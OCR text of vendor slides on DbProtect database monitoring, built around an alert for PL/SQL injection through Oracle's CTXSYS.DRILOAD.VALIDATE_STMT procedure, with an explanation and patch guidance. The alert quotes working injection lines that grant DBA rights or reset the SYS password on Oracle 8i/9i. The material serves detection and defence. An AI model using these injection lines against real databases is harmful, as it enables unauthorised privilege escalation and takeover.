
DbProtect AppDetective: Identifying Weak Passwords




DbProtect AppRadar: Alerting on the Password Attack



DbProtect AppRadar: Alerting on Privilege Escalation



AppRadar: Alerting on Privilege Escalation



APPLICATION SECURITY, INC.

Archive | Acknowledge | Create Exception

Alert ID:	293
Database Type:	Oracle (Network-based Sensor)
Instance Alias:	GI101R_192.168.0.230
Context:	GI101R
Rule Title:	Possible abuse of DRILOAD.VALIDATE_STMT procedure
Time:	2/20/07 01:04:10 PM GMT-03:0 0
Login/User Name:	scott
Network User:	Robert
Source of Event:	ENTPRISE\bob
SQL Text:	BEGIN ctxsys.driload.validate_stmt('grant dba to scott'); END;
Client Application Name:	sqlplus.exe
Risk Level	High
CVE Reference #	CVE-NO-MATCH
Description	Possible abuse of DRILOAD.VALIDATE_STMT procedure was detected
Summary	The VALIDATE_STMT stored procedure of the DRILOAD package can be abused to execute arbitrary SQL. A low privileged attacker can abuse it to gain elevated privileges.
Overview	Oracle contains a large number of built-in packages and stored procedures. The VALIDATE_STMT procedure of the DRILOAD package is vulnerable to PL/SQL injection. The vulnerability can be exploited by simply putting the SQL statement in the only parameter of the procedure. For example: exec ctxsys.driload.validate_stmt('alter user sys identified by mypass'); The package is owned by the user CTXSYS. Since the procedures are not defined with the 'AUTHID CURRENT USER' option, the injected SQL is executed under the privileges of CTXSYS - a DBA. Note: This rule monitors for any execution of the CTXSYS.VALIDATE_STMT procedure. If the execution was authorized or if you have a patched version, create a filter to stop seeing further alerts.
Versions Affected	Oracle 9i and 8i
Fix Information	Oracle's patching process is now based on cumulative Critical Patch Updates (CPU) released on a quarterly basis. Rather than applying old patches for vulnerabilities, it is recommended that you install only the latest CPU patches. The CPU patches are cumulative in nature and contain fixes for all previous vulnerabilities. The issue can be fixed by applying an appropriate patch from the patches released for Security Alert 68 or any later CPU. To determine the specific patch needed for your version please refer to the patch availability matrix at http://metalink.oracle.com/metalink/plsql/showdoc?db=NOT&id=281189.1 The issue affects only Oracle 9i and 8i. Oracle 10g is not affected. Patches are available for: Oracle 8i version 8.1.7.4 Oracle 9i Release version 9.0.1.4 and 9.0.1.5 Oracle 9i Release version 9.2.0.4 and 9.2.0.5 Patches can be downloaded from Oracle Worldwide Support Services web site Metalink (http://metalink.oracle.com).

Listo | Internet | 100%

Questions?

Thank you

- Questions on
  - Vulnerabilities
  - Locking down the database

- Email us at:

asktheexpert@appsecinc.com